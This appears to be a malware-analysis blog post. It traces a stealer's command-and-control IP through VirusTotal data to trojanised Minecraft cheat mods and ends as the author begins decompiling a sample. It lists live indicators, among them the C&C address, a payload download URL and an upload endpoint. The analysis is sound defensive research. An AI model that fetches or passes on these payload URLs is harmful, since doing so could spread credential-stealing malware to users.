History ⓘ

First Submission	2025-04-14 18:13:41 UTC
Last Submission	2025-04-16 04:27:04 UTC
Last Analysis	2025-05-11 13:03:34 UTC
Earliest Contents Modification	2025-04-09 16:22:26
Latest Contents Modification	2025-04-09 16:22:26


It is worth notice the Earliest/Latest Contents Modification field, giving an insight of when the campaign was started.



Contacted IP addresses (8) ⓘ

IP	Detections	Autonomous System	Country
108.129.34.59	0 / 94	16509	IE
208.95.112.1	1 / 94	53334	US
52.31.25.143	0 / 94	16509	IE
52.50.109.249	0 / 94	16509	IE
52.51.244.25	1 / 94	16509	IE
54.229.96.123	0 / 94	16509	IE
54.246.175.25	0 / 94	16509	IE
77.73.129.52	2 / 94	201814	PL

Among the contact IPs there is the C&C server used by the downloader and by AEGIS STEALER. Let’s pivot through this IP address:



2/94 security vendors flagged this IP address as malicious

77.73.129.52 (77.73.129.0/24)
AS 201814 (MEVSPACE sp. z o.o.)

Last Analysis Date
2 hours ago


Passive DNS Replication (2)

Date resolved	Detections	Resolver	Domain
2022-08-16	0 / 94	VirusTotal	mail.sugernelcamve.cam
2022-08-15	0 / 94	VirusTotal	sugernelcamve.cam

Communicating Files (6)

Scanned	Detections	Type	Name
2025-05-11	21 / 65	JAR	107afa6eac87fab411bafb6c5a8be317af6203b2a8c31e2c01a0294eb09f972c.jar
2025-04-24	16 / 67	JAR	13e8fb6170dc251dc040c73d192bc61521a7d129d71741e43c6ece3d326c6a01.jar
2025-05-09	20 / 62	RAR	X-Ray Minecraft mod.rar
2025-05-11	20 / 62	RAR	8fad67f064413566f6b170ff4884031e6be50c5ddd8c22cd22b9d696395db0f4.file
2025-05-10	21 / 65	JAR	vapeV4mod.jar
2025-04-06	0 / 68	JAR	Mrag.jar

VirusTotal knows six different files communicating with this IP address. Let’s analyze all of them, starting with 13e8....a01.jar



16/67 security vendors flagged this file as malicious

13e8fb6170dc251dc040c73d192bc61521a7d129d71741e43c6ece3d326c6a01
13e8fb6170dc251dc040c73d192bc61521a7d129d71741e43c6ece3d326c6a01.jar
jar checks-disk-space calls-wmi sets-process-name checks-cpu-name checks-bios detect-debug-environment

Size
5.60 MB

Last Analysis Date
16 days ago


Basic properties

MD5	8e2ab44accadf55624c1ebd1b89f1800
SHA-1	b92c341f38d52823171beb8808b3c971687904d3
SHA-256	13e8fb6170dc251dc040c73d192bc61521a7d129d71741e43c6ece3d326c6a01
Vhash	9bcff8dced8b796d4e053a3625affc1a
SSDEEP	98304:NNPxNfvitLNGhzEjNT1Hc4EQudSzmzzetqDDAaF4zHe7C5cJGbl3p:TLANiz65liXz0OsXh2Kkp
TLSH	T18746F222D55BA434CB1F67B3E4D75245B972C3A8DC23A09E19E469D18FC28E10B33F69
File type	JAR compressed jar
Magic	Java archive data (JAR)
TrID	Java Archive (48.2%) | Sweet Home 3D Design (generic) (37.5%) | ZIP compressed archive (14.2%)
Magika	JAR
File size	5.60 MB (5871079 bytes)

History

First Submission	2025-04-06 13:40:46 UTC
Last Submission	2025-04-15 07:34:02 UTC
Last Analysis	2025-04-24 20:22:33 UTC
Earliest Contents Modification	2014-07-05 20:11:52
Latest Contents Modification	2025-04-03 01:57:04

The timestamps are somehow related with the original AEGIS STEALER sample analyzed.




Contacted URLs (7)

Scanned	Detections	Status	URL
2025-03-29	0 / 97	200	http://ip-api.com/json/34.122.235.90
2025-04-05	0 / 97	403	http://ip-api.com/json/35.186.115.68
2025-04-16	0 / 97	200	http://ccsca2021.ocsp-certum.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBRxypYNH69rICCzQBIRXN0YAFa3AAQU3XRdTADbe5+gdMqxbvc8wDLAcM0CEF/74bxCLYvC2rKzedZL6h0=
2025-04-21	0 / 97	200	http://crl.certum.pl/ctnca.crl
2025-03-14	0 / 96	200	http://subca.ocsp-certum.com/MFIwUDBOMEwwSjAJBgUrDgMCGgUABBRIH1V64SBkA+zJQVQ6VFBAcvLB3wQUtqFUOQLDoD+Oirz61PgcptE6Dv0CEQCZo4AKJlU7ZavcboSms+o5
2025-04-06	0 / 97	200	http://subca.ocsp-certum.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBTYOkzrrCGQj08njZXbUQQpkoUmuQQUCHbNywf/JPbFze27kLzihDdGdfcCEBu1jyUq3yMASSjJrj1+7Sc=
2025-04-06	0 / 97	404	http://77.73.129.52:3000/upload2

This sample also perform a POST request to the same endpoint, **but using a different port** suggesting the use of the infrastructure by multiple users, like in a Malware-as-a-Service paradigm.

We are now moving to the next sample: *X-Ray Minecraft mod.rar*



20/62 security vendors flagged this file as malicious

6a91009e446ff9d841efc78ad5472142b139c4990d147805038a92d75973ba9a

X-Ray Minecraft mod.rar

rar checks-disk-space long-sleeps detect-debug-environment calls-wmi checks-bios

Size 612.43 KB

Last Analysis Date 2 days ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.


Basic properties

MD5	c057a1b495ffc372d817b8cb65c4dae4
SHA-1	9a4e40865d7baf720db663c65f7213c66e67356d
SHA-256	6a91009e446ff9d841efc78ad5472142b139c4990d147805038a92d75973ba9a
SSDEEP	12288:qwCyRkA/cRT/6+48omE3WhBB45c7PWVQJnMb/d3tE/7XPs:qqkA/cdr9EW77PWAqdAbPs
TLSH	T1BDD4238298A959D4BA4F1F0AD5D48C1C7BF28247679A6B3FB1A67B1F41CF917343E400
File type	RAR compressed rar
Magic	RAR archive data, v5
TrID	RAR compressed archive (v5.0) (61.5%) | RAR compressed archive (gen) (38.4%)
Magika	RAR
File size	612.43 KB (627131 bytes)

History

First Submission	2025-03-27 21:03:35 UTC
Last Submission	2025-03-28 08:32:22 UTC
Last Analysis	2025-05-09 12:40:15 UTC

I was able to download the RAR sample and extract it. Inside there was a jar sample named “Cheat Mods Minecraft 1.8.9.jar”, indicating That this specific campaign was targeting teenagers or young adults playing Minecraft. Digging inside Google Search I found a thread on Reddit about the “Best hacked but virus free 1.8.9 client?”




r/minecraftclients • 6 mo. ago
Emergency_Horror_242

Best hacked but virus free 1.8.9 client?

Java - Minigames/Hypixel Cheating

Recently I tried to download liquidbounce client to cheat (I 99% of times play bedwars).But it flagged it as virus. SO I just need a safe and good one! and please dont tell its false positive as I cant risk all my files for just cheating (I CANT PAY FOR PC OR HACKS)



My_wr_is_unbeatable • 6mo ago


It's literally a false positive. If you get next gen or from the literal source, it's not a virus.

[deleted] • 6mo ago

It’s literally open source. It was a false positive. As long as you downloaded it from liquidbounce.net is definitely safe.

Based on the title, the comment and the name of the sample on VirusTotal we can conclude that there are, or at least was, campaigns targeting Minecraft users, especially LiquidBounce users, an injection client for Fabric, to cheat in online competitions in Minecraft multiplayer such as SkyBlock.

I proceeded to analyze the extracted sample.



21/65 security vendors flagged this file as malicious

d944fe4b66df7af75720cbc4438e0a1fbceda6de6b75acde870e2d9fd8264375

vapeV4mod.jar

jar | detect-debug-environment | calls-wmi | sets-process-name | checks-cpu-name

Size 644.15 KB

Last Analysis Date 1 day ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Basic properties ⓘ


MD5	fbcff27323fdbc020c1c6f0894fdb0e7
SHA-1	932e5bdbabaa4a8b6bb7211d8f33e46fe9a70ae3
SHA-256	d944fe4b66df7af75720cbc4438e0a1fbceda6de6b75acde870e2d9fd8264375
Vhash	60fca12ee7e0b633c5bf4914dced68b0
SSDEEP	12288:MEwXkRZM2uecTsznkV02+aASa504mpl6+rtAOgVlD8WWr9M0ieHHA:MDIuTgoYNmpwoUdk9iYA
TLSH	T156E40293FA8489AAE40FC4B700408123F9B4C4E9F94AF53B42FA6D494DA3D485B57BDD
File type	JAR compressed jar
Magic	Zip archive data, at least v2.0 to extract, compression method=deflate
TrID	Java Archive (77.1%) | ZIP compressed archive (22.8%)
Magika	JAR
File size	644.15 KB (659613 bytes)

History ⓘ

First Submission	2025-03-25 04:54:37 UTC
Last Submission	2025-04-16 04:27:11 UTC
Last Analysis	2025-05-10 12:44:08 UTC
Earliest Contents Modification	2025-03-23 22:58:52
Latest Contents Modification	2025-03-23 22:58:52

As you can see there is an alternative name, “vapeV4mod.jar”, first submitted on 25-03-2025 but last analyzed on 10-05-2025, suggesting that the file is still downloaded in the wild.


It is worth to check all the alternative names used for the same sample:



Names ⓘ

vapeV4mod.jar
Cheat Mods Minecraft 1.8.9.jar
d944fe4b66df7af75720cbc4438e0a1fbceda6de6b75acde870e2d9fd8264375.jar
Horion 1.21.62.jar
Horion 1.21.62 (1).jar
d944fe4b66df7af75720cbc4438e0a1fbceda6de6b75acde870e2d9fd8264375.file

Horion is also another Minecraft mod, strengthen the hypothesis of a past active campaign targeting Minecraft users.




Contacted URLs (3) ⓘ

Scanned	Detections	Status	URL
2025-04-15	0 / 97	200	http://ip-api.com/json/34.68.38.176
2025-04-11	0 / 97	200	http://ip-api.com/json/34.122.140.187
2025-03-25	0 / 97	200	http://77.73.129.52/Mrag.jar


The contacted URL http://77[.]73.129.52/Mrag.jar is suggesting the same TTP used by the AEGIS STEALER's downloader. I will now perform a quick assessment of the jar file.

Dynamic analysis of the related downloader

First, let's proceed with cfr to decompile the java bytecode:




```
PS C:\Users[redacted]\Desktop\X-Ray Minecraft mod> java -jar .\cfr-0.152.jar '.\Cheat Mods Minecraft 1.8.9.jar' --outpu
tdir decomp/
Processing .\Cheat Mods Minecraft 1.8.9.jar (use silent to silence)
Processing org.json.XMLTokener
Processing org.json.JSONPointerException
Processing org.json.JSONException
Processing org.json.Property
Processing PayLoad
Processing org.json.HTTP
Processing org.json.JSONStringer
Processing org.json.XMLXsiTypeConverter
Processing org.json.JSONPropertyIgnore
Processing org.json.JSONWriter
Processing org.json.HTTPTokener
Processing org.json.CDL
Processing Evolved
```

